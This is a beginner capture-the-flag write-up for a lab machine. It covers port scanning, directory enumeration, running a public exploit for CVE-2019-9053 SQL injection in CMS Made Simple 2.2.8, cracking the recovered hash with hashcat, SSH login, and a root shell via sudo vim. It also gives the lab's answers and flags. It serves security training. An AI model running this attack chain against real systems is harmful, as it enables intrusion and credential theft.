
Simple CTF

Beginner level ctf

```
nmap -sC -sV <ip addr>
#-sV finds which services are running
```




```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 10.10.83.142
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 13:34 UTC
Nmap scan report for ip-10-10-83-142.eu-west-1.compute.internal (10.10.83.142)
Host is up (0.0016s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.121.46
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 294269149ecad917988c27723acda923 (RSA)
|   256 9bd165075108006198de95ed3ae3811c (ECDSA)
|_  256 12651b61cf4de575fef4e8d46e102af6 (ED25519)
MAC Address: 02:DA:D3:D6:B5:19 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

How many services are running under port 1000? 2

What is running on the higher port? ssh


Use gobuster to find hidden directories of ip address.

```
gobuster dir -w /usr/share/dirb/wordlists/common.txt -u <ip addr>
```



```
/.htpasswd              (Status: 403) [Size: 296]
/.hta                   (Status: 403) [Size: 291]
/.htaccess              (Status: 403) [Size: 296]
/index.html             (Status: 200) [Size: 11321]
/robots.txt             (Status: 200) [Size: 929]
/server-status          (Status: 403) [Size: 300]
/simple                 (Status: 301) [Size: 313] [
Progress: 4614 / 4615 (99.98%)
2023/05/24 13:43:56 Finished
```

At the bottom of /simple page, we find the version



Event Manager

Workflow

Where do i get help?

DEFAULT TEMPLATES EXPLAINED

CMSMS tags in the templates

Left simple navigation + 1 column

Top simple navigation + left subnavigation + 1 column

CSSMenu top + 2 columns

CSSMenu left + 1 column

Minimal template

Higher End


DEFAULT EXTENSIONS

Modules

Tags

© Copyright 2004 - 2023 - CMS Made Simple
This site is powered by CMS Made Simple version 2.2.8

I looked up the version for any vulnerabilites and found this.



3	CVE-2019-9053	89	Sql	2019-03-26	2019-04-24	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial


An issue was discovered in CMS Made Simple 2.2.8. It is possible with the News module, through a crafted URL, to achieve unauthenticated blind time-based SQL injection via the m1_idlist parameter.

What's the CVE you're using against the application? CVE-2019-9053

To what kind of vulnerability is the application vulnerable? SQLi

I used the exploit from https://www.exploit-db.com/exploits/46635


```
python3 46635.py -u http://<ip addr>
```



```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
```

Looks like a hash. Use Hashcat to crack the password.

```
hashcat --show -O -a 0 -m 20 <password>:<salt for password> /rockyou.txt
```




```
┌──(root㉿kali)-[~/Downloads]
└─# hashcat --show -O -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2 /usr/share/wordlists/rockyou.txt
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
```

What's the password? secret


```
ssh mitch@<ip addr> -p 2222
```

Where can you login with the details obtained? ssh




```
Last login: Mon Aug
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
```

What's the user flag? G00d j0b, keep up!




```
$ cd ..
$ ls
mitch  sunbath
```

Is there any other user in the home directory? What's its name? sunbath



```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo vim -c ':!/bin/sh'
```

What can you leverage to spawn a privileged shell? vim



```
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
```

What's the root flag? W3ll d0n3. You made it!